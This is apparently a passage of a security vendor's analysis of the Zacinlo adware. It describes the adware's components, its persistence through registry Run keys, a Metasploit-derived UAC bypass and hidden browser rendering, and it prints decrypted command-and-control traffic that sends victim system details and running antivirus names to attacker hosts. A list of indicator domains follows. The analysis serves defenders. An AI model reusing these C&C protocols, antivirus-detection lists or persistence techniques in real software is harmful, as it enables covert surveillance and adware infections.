55451716157e920eGET /api/qzki HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36
Accept: */*
Connection: keep-alive
Accept-Language: zh-CN
Content-Type: image/jpeg
Accept-Encoding: gzip, deflate
Host: www.gpt9.com

HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Tue, 27 Mar 2018 06:02:42 GMT
Content-Type: text/javascript; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.16
Z_IP: 109.103.135.190
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-cache
Pragma: no-cache

3d0e9bc33ffc7d6209b60c9836f6427f4043f3a782bd17b2436f7d61f3867b46d04c29f9daac916540f2368853fdca6faa004371c49f1fb1088d7359eda5d5592a57537768e009c8
2d7e3a83ce8d17f1193fec98f62c0fc0088d7359eda5d559f10cd28db73d9fbf12d4fa5e7035c1571d787cc5410805918c8a2bcbdcab4bb681c0bb78a8f9e52f552758a6ee84641d
0a2dca3634125e838095951fa7ef6396abc5effbc2ac5edcd66b03b4df93989ccab3b10867859cd9e9f2607d001a8165acfcf757f0190e2309db6cfe7cfbe73f3712742a47d62034
705b1b130fd97790aff44c60af28bc8ae73f6331d23c6f9aeb5f8b0a56665971eb5f8b0a56665971eb5f8b0a56665971bfe340e94430d9471d787cc5410805915970390 74b53fb2d
```

This API requests handle screenshot uploads and sending of additional information about the victims. The query string contains:

- ***guid*** – client unique id (located in registry at value „*Liveup*" from *HKLM\SOFTWARE\Wow6432Node\Microsoft\Network\FileService*)
- ***ver*** – file version of the „*windowsmanagementservice*" service
- ***setuptime*** – install time (located in registry at value „*install_time*" from *HKLM\SOFTWARE\Wow6432Node\Microsoft\Network\FileService*)
- the following fields are set with „*1*" if the process with the same name as the field's is running or „*0*" if it's not:
  - *ct*
  - *dataup*
  - *cpx*
  - *svcvmx*
  - *qdcomsvc*
  - *szpsrv*
  - *splsrv*
- ***av*** – a list of running antimalware processes. The antimalware process names are hardcoded in the binary file:

```
.rdata    0006ABA2C    360tray.exe a2service.exe    a2start.exe AdAwareDesktop.exe  AdAwareService.exe  AdAwareTray.exe avastsvc.exe    avgcsx.exe  avgsvcx.exe avguard.e
.rdata    0006ABB0D    xe avguix.exe  avp.exe bdagent.exe bullguard.exe    cis.exe CisTray.exe dwarkdaemon.exe dwengine.exe    egui.exe    ekrn.exe    FortiClientUIrusCl
.rdata    0006ABB4E    eamp.exe FPAVServer.exe  FProtTray.exe   frgk32.exe  gdscan.exe  guardxkickoff.exe   guardxservice.exe   guardxservice_x64.exe   ipmtray.exe  K7S
.rdata    0006ABBDF    ysMon.exe    K7TSecurity.exe K7TSMain.exe    mcshield.exe    msseces.exe nanoav.exe  nanosvc.exe navapsvc.exe    Norman_Malware_Cleaner.exe  OPSS
.rdata    0006ABC70    UC.exe  pccntmon.exe    PSUAMain.exe    PSUAService.exe QUHLPSVC.exe    SASCore.exe sbamtray.exe    SDRService.exe  sfc.exe SntpService.exe Sopho
.rdata    0006ABD01    s UI.exe    spideragent.exe SUPERAntiSpyware.exe    twister.exe tussrv.exe  vba32ldr.exe    mbamtray.exe    mbam.exe    MBAMService.exe svchost.exe
```

- ***reg*** – depending on which of its components are set in *HLKM\Software\Microsoft\Windows\CurrentVersion\Run* it will set this value:
  - *1* - svcvmx
  - *2* - cpx
  - *3* – both
  - *empty* if none of the above
- ***autostart*** – auto run files registered in *HLKM\Software\Microsoft\Windows\CurrentVersion\Run* and *HLKM\Software*

Microsoft\Windows\CurrentVersion\Run registry paths which are not whitelisted.

- ***serviceexist*** – list of services that are not whitelisted.
- ***drmkpro*** – *„1”* if *drmkpro64* service exists, otherwise this will be set to *„0”*

```
.rdata    0006ABD88    svchost.exe smss.exe    csrss.exe    services.exe    winlogon.exe    lsass.exe    lsm.exe nvvsvc.exe  nvxdsync.exe    nvstreamsvc.exe dhmachinesvc.ex
.rdata    0006ABE1B    e    spoolsv.exe dbpluginmgr.exe vmnat.exe    wininit.exe applemobiledeviceservice.exe    atkexcomsvc.exe sechizsrv.exe    tbsecsvc.exe    wwbizsrv.e
.rdata    0006ABEAE    xe    searchindexer.exe    gfexperienceservice.exe pcas.exe    nalserv.exe nvnetworkservice.exe    TrustedInstaller.exe    wmpnetwk.exe    vmware-au
.rdata    0006ABF41    thd.exe    VMNETDHCP.EXE    vmware-usbarbitrator64.exe  TeamViewer_Service.exe  QQProtect.exe    nlssrv32.exe    vmware-hostd.exe    OSPPSVC.EXE dllh
.rdata    0006ABFD4    ost.exe vmtoolsd.exe    TPAutoConnSvc.exe    msdtc.exe    yyyy-MM-dd HH:mm:ss 3    2    cpx 1    svcvmx    0    jpeg    guid=%1&ver=%2&setuptime=%3&%4&
```

The whitelisted file names are hardcoded in this binary:

```
POST /api/ss?
q=74a80bd757a7c93d94765f4cfa88539d2e8ec4dea45d892c103314e95f54b23647bda71d6d103a132bb02cc04367853c65ad8a0fb013f5539742b440b00250d48cabaa35498c4448d
ac55472858805bc4c49a0ffade51f1762aa2318aee55244958d1d03d89f9582df828d72f30222d67f65e0da8fdbf5c70118e8fc712c3b33c07c849168177bb379d08d3d2323e876eba7
4ccf2d603aa4d3abb50a4cf547cb80783423b6e7c919c6ef3493dc599e8f775915ac31c1dd8bfa56e3ac2cf50f2d015881ef5f659522 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36
Accept: */*
Connection: keep-alive
Accept-Language: zh-CN
Content-Type: image/jpeg
Content-Length: 324441
Accept-Encoding: gzip, deflate
Host: www.gpt9.com

......JFIF.....`.`.....C...........                    .
..
.............. $.' ",#..(7),01444.'9=82<.342...C.                                  ....

.2!.!2222222222222222222222222222222222222222222222222.....G...".....................................
.....................}........!1A..Qa."q.2....#B...R..$3br.
.....
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....................................................................................................
.
.....................w.......!1..AQ.aq."2...B....        #3R..br.
.$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....................................................................................?.....


HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Tue, 27 Mar 2018 06:02:42 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.16
Z_IP: 109.103.135.190

ok
```

Another request is made to receive a list of file names that is used to compare the auto run file name entries from Registry path

```
Decrypted request:
guid=39AD62CFDA7647DAB524082E9595ED05&ver=&setuptime=1970-01-01 02:00:00&ct=0&dataup=0&cpx=0&svcvmx=0&qdcomsvc=0&szpsrv=0&splsrv=0&av=&reg=0
&autostart=jusched.exe,VBoxTray.exe&serviceexist=&drmkpro=0
```

HKLM\Software\Microsoft\Windows\CurrentVersion\Run and ***HKCU\Software\Microsoft\Windows\CurrentVersion\Run*** and existing services. The matched entries are sent back along with the full file path of the binary to another API of the same C&C.

```
GET /api/eflt HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36
Accept: */*
Connection: keep-alive
Accept-Language: zh-CN
Content-Type: image/jpeg
Accept-Encoding: gzip, deflate
Host: www.gpt9.com

HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Tue, 27 Mar 2018 06:02:42 GMT
Content-Type: text/javascript; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.16
Z_IP: 109.103.135.190
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-cache
Pragma: no-cache

dd0b9012512ea96dde63f23c41186e162e32f9587536254648e5fa9386c8851a475a93fa3de92d4e468f90da82adc63e95c7604c4b4ef6b38ba8d70090b551eb85bc7e74c045af73129f0
982d8a07edb597f113484e62b4afb9f402daaec6a65d347ff78bdcb68589090fda491fa9e852707eeb8df99ecd625718f18a71a00a278659fa95b8f8a7df45312749a78a9cb82b88ec796
cc8c69cbf4936162303d25705b1b130fd97790b0d00028c6cb3c79d7a129e1bd52f687d672dadbdf9edf39d491f5ef099943cc8624b00838f2dd431594794d767a1ad361556f9b37e28f4
0bbf9630bca3b4eeb8ffadff9d46ce4fd
```

```
Decrypted response:
["AOL.EXE","AOLSoftware.exe","DbxSvc.exe","Discord.exe","GrooveMonitor.exe","hkcmd.exe","igfxpers.exe","igfxtray.exe","mDNSResponder.exe",
"PresentationFontCache.exe","sppsvc.exe","vmware-usbarbitrator.exe","vVX6000.exe","WindowService.exe"]
```

```
POST /api/lt?q= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36
Accept: */*
Connection: keep-alive
Accept-Language: zh-CN
Content-Type: image/jpeg
Content-Length: 208
Accept-Encoding: gzip, deflate
Host: www.gpt9.com

e2a847a1ebe29f7d9de0c5e775db903c5b1e6e0eaeece30acf914ccc1d6d11ec35e46304aff48503a1dee300855dfe92ec81cd3783d3fd2c1eeeafd1e215b7d83a5edc3e79797403e46
85fb79aca19d6cdb91dcbc675ac19cf038aecccfc95c2e43403532d82cd7e

Decrypted request:
sppsvc.exe:"C:\Program Files\Common Files\Microsoft Shared\OfficeSoftwareProtectionPlatform\OSPPSVC.EXE"
```

AV Info Service

The component corresponds to **qdcomsvc.exe** file. This component is a simpler version of the **Adware Killer** with less functionality. It searches for AV processes, send information about other running adware components, checks *drmkpro64*. The component can be started with the following commandline parameters:

install

Will install itself as ***qdcomsvc*** as a service in Registry. The service will be started with ***/svc*** parameter.

svc

Service Control Manager will start the process with this parameter (will register service handlers).

Dataup

The component corresponds to **dataup.exe** file. This component uses the following libraries to function:

- *help_dll.dll* – library which exports three functions:
  - *HelpDecrypt* – decrypt the provided string
  - *HelpEncrypt* – encrypt the provided string
  - *HelpGuid* – gets the client guid ***Liveup*** from ***HKLM\Software\Microsoft\Network\FileService***
- *NTSVC.ocx* – it's a legitimate file used as event log message file

The Dataup component expects two parameters:

- ***/i*** – register the component as service with the name "***Dataup Service***" and description as "***Detect version consistency of client and server, and get the latest version from the server.***"
- ***/u*** – remove its service

It makes two requests. The first one is to the "***www.cdnoptim.com***" C&C with the collected client and system information and - depending on the component's file version - the data can be encrypted or not.

For example:

a)

```
GET /databack.php?
d0e7a9c3e3fc25597afdcf95eb90618ba6f71b30470a48539bceea9747a2c1400c34f992f22ed532697af2c5714666cac591c9d6489505e39d4579173431f3fd38973cbfed4af2f0
HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729;
Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: www.cdnoptim.com
Connection: Keep-Alive
```

Versions ***1.2.0.2*** and ***1.3.0.3*** encrypts the query string:

```
Decrypted request:
pn=GIGEL-PC&s=7200&x=0.8005792&guid=0B15001C-5DAF-4E45-9DEE-45EC7A75074C
```

Where:

- ***pn*** – pc name
- ***s*** – the "**TEXT1**" value data readed from ***dataup.ini*** file
- ***x*** – timestamp
- ***guid*** – retrieved by calling *HelpGuid*

b)

```
GET /databack.php?pn=GIGEL-PC&s=7200&x=0.939541 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729;
Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: www.jeegtube.com
Connection: Keep-Alive
```

Version 1.02.0002 sends unencrypted query string:

The second request depends on the component's file version:

- Versions ***1.2.0.2*** and ***1.3.0.3*** makes requests to "***www.58hex.com***" C&C:

```
GET /databack.php?
d0e7a9c3e3fc25597afdcf95eb90618ba6f71b30470a48539bceea9747a2c1400c34f992f22ed532697af2c5714666cac591c9d6489505e39d4579173431f3fd38973cbfed4af2f0
HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729;
Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: www.58hex.com
Connection: Keep-Alive
```

- Version ***1.02.0002*** sends requests to "***www.jeegtube.com***" C&C:

```
GET /databack.php?fl=OK&x=0.206596 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729;
Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: www.jeegtube.com
Connection: Keep-Alive
```

By the time of analyzing this component, the C&Cs had already been taken offline, so further analysis becomes impossible at this stage, given the circumstances. Furthermore, it seems that the newer version of this adware removed this behavior.

Regtool

The component corresponds to **regtool.exe** file.

Its purpose is to set the given components as command line in auto-run registry. It receives a list of "***-key=***" and "***-arg=***" as command line arguments. The *key* argument is the component's name and the *arg* is the component's executable argument. It is used by the script2 Lua script in order to install svcvmx and cpx components as auto-run executables. To build the component's path on of the paths will be used: "***%localappdata%\key\key.exe***", ***"%programfiles%\key\key.exe***" or "***%programfiles(x86)%\key\key.exe***" in case of a 64bit operating system. The "*key*" is the "*-key=*" value argument. This path will be used as data for the auto-run registry value. Depending on the victim's user permissions, the components will be installed as auto-run in "***HKLM\Software\Microsoft\Windows\CurrentVersion\Run***" if the component is running with administrative permissions, otherwise they will be installed in "***HKCU\Software\Microsoft\Windows\CurrentVersion\Run***".

UAC Bypass

The component corresponds to **bypass.exe** file.

The file contains code from the Metasploit kit to obtain elevated rights. The code is taken from [the Metasploit Project's Github page]

Earlier Payload

The component corresponds to the **c1.exe** file.

This component is an earlier version of the **Master – Slave (svcvmx-vmxclient)** combo and is likewise used for silently rendering webpages in the background and interacting with them.

Instead of interacting with webpages from a Lua script, it achieves this by calling a set of handlers based on an XML file specified by the C&C server. Page rendering is achieved by creating an Internet Explorer ActiveX object inside a hidden window. Furthermore, it can terminate processes and services at the request of the attacker.

Its configuration is embedded in a resource named "ZIP". It is encrypted with a simple xor operation and after decryption, it reveals the following JSON (or at least what we received during the investigation):

```
{
    „domain" : „http://tracking.downloadyee.com",
    „taskinfo": „/entry/svc/task_info_bin2?",
    „taskinfoparams" : „mac=%s&os=%s&svcver=%s&ver=%d",
    „crc": „&crc=%s",
    „feedbackurl" : „/entry/svc/fb?",
    „feedbackparams" : „state=ok&id=%s&mac=%s&cc=%d",
    „cookieurl": „http://www.gamecool.info",
    „processnames" : [„explorer.exe", „conhost.exe", „taskmgr.exe", „cmd.exe"]
}
```

This configures the malware to contact the C&C server from ***domain*** with parameters from ***taskinfoparams***. An example of such a query is ***hxxp://tracking.downloadyee.com/entry/svc/task_info_bin2?mac=8D0B9B3EC99A91BDDFE8F67A27CF3447&os=x86|1|Win7|32&svcver=7&z=-120&first=0&latest=0&ver=2&crc=11971***,

where ***mac*** represents an MD5 derived from the adapter and storage information of the computer and is used as a unique ID, ***os*** is the operating system version, and the rest of the query is related to the malware version. The ***crc*** parameter represents the computed CRC value on the rest of the query.

The executable has three possible modes of operation based on command line arguments:


If it is started with ***start2*** as a command line argument, it checks all other arguments against the names of local running processes and terminates any found matches. It then proceeds to terminate processes with base path in the same directory as the malware and names from ***processnames*** configuration. It creates an identical copy of itself in the same directory it is located in for every name in ***processnames***. It then attempts to stop two services named ***kadefenader*** and ***wkadecfenader*** if they are running and delete their files.

If started with ***start*** as a command line argument, it creates a new child process with ***start2*** as an argument instead of ***start;*** the rest of the arguments are left unchanged. This is the preferred way of starting the malware and it acts as a main process that spawns multiple webpage rendering subprocesses based on the data received from the C&C server.

The final mode of operation is ***slave***. it has to be started with ***-slave*** as a command line argument. This mode requires another 5 arguments to work as intended. These arguments are listed in the intended order: a webpage to visit, an action selector, an integer value that represents the time in milliseconds to stay on the webpage, a flag and the number of times to visit the webpage. After the required number of milliseconds have elapsed, it spawns a new process with 10 seconds added to the visiting time and 1 subtracted from the number of times to visit.

It hides itself from the unsuspecting user by using the *ShowWindow* function from the Windows API to visually hide its window and muting the sound of the embedded browser by patching in memory the *DirectSoundCreate* function from *DSound.dll* and *waveOutWrite* from *winmm.dll*.

Since this is an older version, the C&C server is not functional at the time of writing this paper.



Browser window made visible.

Homepage

The component corresponds to **homepageoptimizer.exe** file.

This component has a GUI and reads a string (webpage). It will send a HTTP GET request to ***hxxp://www.esttrk.com/api/*** with an encrypted string containing a computer ID, and the entered url. An example string:

```
{"cid":"C218E1D3C9445A785447C4E9008C7191","ver":"1.0.1.1","url":"url.abc"}
```

The response should contain a file, but we were unable to validate this as the C&C server was already offline during the analysis.. The entered URL will be stored in Registry in ***HKLM\System\CurrentControlSet\Control\Network\homepage***

This component comes with an uninstaller.

Report

The component corresponds to the **report.exe** file.

This component is started by another component with the ***install*** parameter. The purpose of this component is to report information about the victim back to the C&C.

Two requests are created by this component. For both request it uses "***Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36***" as user agent. Unfortunately the C&C is down.

The first request is sent to ***hxxp://www.ttflb.com/report?s=%d&re=%d***. The parameters of the query string are:

- ***s*** - "***1***" if the operating system's architecture is 64bit, otherwise the value is "***0***"
- ***re*** - "***1***" if an antimalware process is found, "***0***" otherwise

mbam.exe	mbamservice.exe	mtray.exe
Avira.Systray.exe	Avira.ServiceHost.exe	

```
GET /report?s=0&re=1 HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Host: www.ttflb.com
```

The second request is sent to ***hxxp://www.ttflb.com/report?s=%d&qu=%d&t=%d&c=%d***. The parameters from the query string are:

- ***s*** - "***1***" if the operating system's architecture is 64bit, otherwise the value is "***0***"
- ***qu*** - "***1***" if ***ndistpr64.sys*** is running, "***0***" otherwise
- ***t*** - process id of ***tprdpw64.exe***, if the process is not running then the value of this field is "***0***"
- **c** - process id of **ct.exe**, if the process is not running then the value of this field is "**0**"

```
GET /report?s=0&cu=0&t=0&c=0 HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Host: www.ttflb.com
```

Some versions of this component have an additional "***v***" parameter, for both requests, which represents the version of the binary.

Component Updater

The component corresponds to the **splsrv.exe** file.

This component receives 3 parameters:

- ***interval*** – update interval
- ***version*** – application version
- ***ip*** – IP of C&C

It is started by an old Lua script used by an old ct2 component. One of these samples starts this component with the following parameters:

"-ip="173.192.16.184" -interval=3600 -version="2.0.18.1"

After execution, it creates a mutex called ***Global\splsrv***. A request is made to retrieve a JSON list of antimalware process names and their product names. This list will be used later to inform the C&C about the running antimalware processes on the victim's computer.

```
GET /interface/queryAvs HTTP/1.1
Host: 173.192.16.184
Accept: */*

HTTP/1.1 200 OK
Server: openresty/1.9.7.3
Date: Tue, 17 Apr 2018 10:04:44 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Power-By: Vanilla-0.1.0-rc4

871ef2988acc0c0dde00e3bddfaa6b447278169ae537813dd138988d14c27e96cc0a4cb5966183c7017b1baa1aeda0d4d23942338d272ec16e97d65309fd89d16a258ed
57c351878e86b5d9fe43be502efb35059ce2531f24213551c841f352b1b1e9f4f8055d8e8ae8e826d434ccd6bfabc0414f4127b71267310d3828e371b6c02ebb47bd069
d86bee25fa743ee8d0af28379dc9e13e6c0b3a63fcb4f7f2f9dd0bc12ab2d0208f4fdd3930196873a3d46adb907299710e50283b77fa00a131403b28c25e8e3762bf4ef
b454b7cbaac999b28157991 7f3d6fe5eb87801ed90fdf374ec48fb5139de2a2d5645e6cc3878ebd1f9b98ce3d2cdf374ec48fb5139d066e93b86065925f5a9428c66f42c

Decrypted response:
{"CisTray":"COMODO Internet Security","bullguard":"BullGuard","bdagent":"BitDefender","pccntmon":"Trend Micro Internet Security","3
60tray":"","PSUAService":"Panda CommandLine","avgrsx":"AVG Free","fsgk32":"F-Secure Internet Security","msseces":"MS Security Essen
tials","FortiClientVirusCleaner":"FortiClient","gdscan":"G Data","QPSSVC":"Quick Heal Antivirus","avguard":"AntiVir (Avira)","skrn"
:"ESET NOD32","nanoav":"NANO Antivirus","spideragent":"Dr.Web","FPAVServer":"F-PROT Antivirus","nanosvc":"NANO Antivirus","vba32ldr
":"VBA32 Antivirus","iptray":"Clam Antivirus","a2start":"A-Squared","guardxservice.exe":"IKARUS Security","egui":"ESET NOD32","Norm
an_Malware_Cleaner":"Norman","AdAwareDesktop":"Ad-Aware","K7TSecurity":"K7 Ultimate","twister":"Twister Antivirus","SUPERAntiSpywar
e":"SUPERAntiSpyware","Sophos UI":"Sophos","avastsvc":"Avast","guardxservice":"IKARUS Security","sfc":"Clam Antivirus","cis":"COMOD
O Internet Security","SDRSservice":"Sophos","avp":"Kaspersky Antivirus","SASCore":"SUPERAntiSpyware","twssrv":"Twister Antivirus","P
SUAMain":"Panda CommandLine","sbamtray":"ViPRE","K7SysMon":"K7 Ultimate","avgsvcx":"AVG Free","FProtTray":"F-PROT Antivirus","a2ser
vice":"A-Squared","AdAwareService":"Ad-Aware","SntpService":"Sophos","mcshield":"McAfee","guardxkickoff":"IKARUS Security","dwarkda
emon":"Dr.Web","QUHLPSVC":"Quick Heal Antivirus","K7TSMain":"K7 Ultimate","dwengine":"Dr.Web","avguix":"AVG Free","navapsvc":"Norto
n Antivirus","AdAwareTray":"Ad-Aware"}
```

A new thread is created which is responsible for downloading and updating the components and continuously reporting to the C&C.

The first request made in the new thread is used to inform the C&C panel that this component is running and is checking for new updates.

```
GET /api/cpx?
q=0D6E6EA76D67856B671C908B0408688DFDBD07B450FE983F2894B9DBF5D38E2E4E3CCFD526DD4C746F32A565368DD139E38A5ED7A8EB7C869367D8117F3C41DEC4C06E2
57B048AE7BFFCCA90DAE1B3C7266325E16144D0654C07A5323086A268C8B418A7041B414F81B76DD2F4FA45D8FDDEA778B7A798C83366C1AB323A365849079BD01A9D8D49
C3EC709DD422C633A0238D1DF2F14750F42C987754CA3D494E1967A4957F145AA7DAC77D09C9B648C809025477DA1902F194FCDA39A60FA161199A8B1F32155C1FBC584E1
120440111F62C1AEA618248F9DFD337D8260B27D8705688 9A9890C6FAEE126E7A6321E33978FA540373ED0D427001807951C54A267CDCF899E2F0023385395159B84C2D6B
2C8731E54B6400AAB9ECFEFAA75BE6ECACCF6363588AF7 HTTP/1.1
Host: gpt9.com
Accept: */*

HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Tue, 17 Apr 2018 10:04:45 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.16
Z_IP: 109.103.135.190

ok
```

```
Decrypted request:
guid=E23A3BE8-5750-4215-A280-DB774CD41113&time=1523959730&utc=2&mac=080027756e6e&os=Microsoft Windows 7, 32bit&cpu=Intel(R) Core(TM
) i7-4790 CPU @ 3.60GHz, 3592, x86 Family 6 Model 60 Stepping 3, GenuineIntel&memory=2047&language=en&country=US&screen=1920*1095&b
it=32&version=2.0.18.1&type=2
```

The second request downloads a JSON string that contains information about the components needed to be downloaded.

```
792f00d23c909e3e7719GET /report?
0D6E6EA76D67856B671C908B0408688DFDBD07B450FE983F2894B9DBF5D38E2E4E3CCFD526DD4C746F32A565368DD139E38A5ED7A8EB7C869367D8117F3C41DEC4C06E257B04
8AE7BFFCCA90DAE1B3C7266325E16144D0654C07A5323086A268C8B418A7041B414F81B76DD2F4FA45D8FDDEA778B7A798C83366C1AB323A365849079BD01A9D8D49C3EC709D
D422C633A0238D1DF2F14750F42C987754CA3D494E1967A4957F145AA7DAC77D09C9B648C809025477DA1902F194FCDA39A60FA161199A8B1F32155C1FBC584E1120440111F6
2C1AEA618248F9DFD337D8260B27D87056889A9890C6FAEE126E7A6321E33978FA540373ED0D427001807951C54A267CDCF899E2F0023385395159B84C2D6B2C8731E54B6400
AAB9ECFEFAA75BE6ECACCF6363588AF7 HTTP/1.1
Host: 173.192.16.184
Accept: */*

HTTP/1.1 200 OK
Server: openresty/1.9.7.3
Date: Tue, 17 Apr 2018 10:04:45 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Power-By: Vanilla-0.1.0-rc4

bfb768c9c7a7fff3c327e58d1cab6591b2a0ba8e2680511e0d3867d310a678a6aefe520cf09c342ef9276992df23e738f3c515f729a5c1858985bdac0564633fc65af9c9703a
d411dbeb721e73afcfcf69bc2ea814c0fea5c2b58835453dba6f409301f8c0230fe5c6c64ba290783ff624f72734e163d415586cd427723a046f0a34d5d2cd8ced8f74168d49
983ec4589132e637ea3f41b7181de885fc32561226729642e919f298e54d56f072393bb5fec070519d0c6c8d
```

```
Decrypted request:
guid=E23A3BE8-5750-4215-A280-DB774CD41113&time=1523959730&utc=2&mac=080027756e6e&os=Microsoft Windows 7, 32bit&cpu=Intel(R) Core(TM
) i7-4790 CPU @ 3.60GHz, 3592, x86 Family 6 Model 60 Stepping 3, GenuineIntel&memory=2047&language=en&country=US&screen=1920*1095&b
it=32&version=2.0.18.1&type=2


Decrypted response:
[{"parameters":"-starup","always_run":true,"version":"1.0.1.8","password":"a123456","app":"app153","service":"","name":"svcvmx","ur
l":"http:\/\/174.37.56.249\/p2\/svcvmx.zip"}]
```

The third request is used to report back to C&C the running antimalware processes, as well as the name of the adware component needed to be downloaded or updated. This request is made for every component in the JSON array object.

```
8dGET /interface/queryDetects?B6FB118771F4C3E7994D8D24F2F31D83B65518C4CC0E745A9BB0AC44EDF82676 HTTP/1.1
Host: 173.192.16.184
Accept: */*

HTTP/1.1 200 OK
Server: openresty/1.9.7.3
Date: Wed, 25 Apr 2018 07:54:05 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Power-By: Vanilla-0.1.0-rc4

941e869c6569fb23
```

```
Decrypted request:
avs=bdagent&files=svcvmx.zip


Decrypted response:
PASS
```

If the response of the third request is not “PASS” then the file will not be downloaded or updated, otherwise the adware component will be downloaded or updated.

Appendix 1: IOCS

Domains

- mrsdaibeilei@gmail.com
  - ssl-zert.mobi
  - tools.zpz.name
  - jeegtube.com
  - yimgcdn.com
  - jeegtube.com
  - opttracker.com
  - userbest.com
  - opt2tracker.com
  - cashext.com
  - gpt9.com
  - liuliangshu.com
  - srvtracker.com
  - ttrwb.com
  - 58hex.com
  - egreader.com
  - enhanced2trk.com
  - cdnoptim.com
  - nptcdn.com
- meilihansd@gmail.com
  - rocketadv.com
  - sisilist.com
  - optimeze.com
  - digximg.com
  - essads.com
  - linkedcdn.com
  - domedex.com

- familyrocker.com
- fibuinfo.com
- enhancedassistant.com
- digxtube.com
- enhancedstats.com
- myvideogamez.com
- eereader.com
- esstrk.com
- answerscdn.com
- optimezer.com
- webhostingreviewboards.net
- rockettrk2.com
- qwee3.com
- gpt7.com
- gpt5.com
- eyemedias.com
- sharps5.com
- sharpproxy.com
- enhancedtrk.com
- esttrk.com
- choicesone.com
- iireader.com
- lifetipsabc.com
- doubleimps.com
- feisearch.com
- trafficsyn.com
- rocketadt.com
- rocketadx.com

Zacinlo

- Registry paths:
- HKLM\SOFTWARE\Wow6432Node\Microsoft\Network\FileService\svcvmx_time
- HKLM\SYSTEM\CurrentControlSet\Control\Network\atimode
- HKLM\SYSTEM\CurrentControlSet\Control\Network\set_bl
- HKLM\SYSTEM\CurrentControlSet\Control\Network\PowerMode
- HKLM\SYSTEM\CurrentControlSet\Control\Network\PowerMode2
- User agents used:
- wget
- Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
- Network activity:
- cdn.optitc.com
- optitm.com
- userbest.com:8080/report/lp
- yimgcdn.com:8080/rep001/l
- Mutex:
- Global\SetupMutex_{ABE47B72-0C2F-421F-BFE5-D86F8ABD3570}
- File paths:
- Folder name generated from a templated prefix

LUA Interpreter

- Service:
- Windowsmanagementservice
- User agent:
- SmartService
- wget
- Network activity:
- 173.192.28.166
- opttracker.com

Setup Downloader

- Service:
- Windowsmanagementservice
- User agent:
- BypassUac
- Network activity:
- gpt9.com
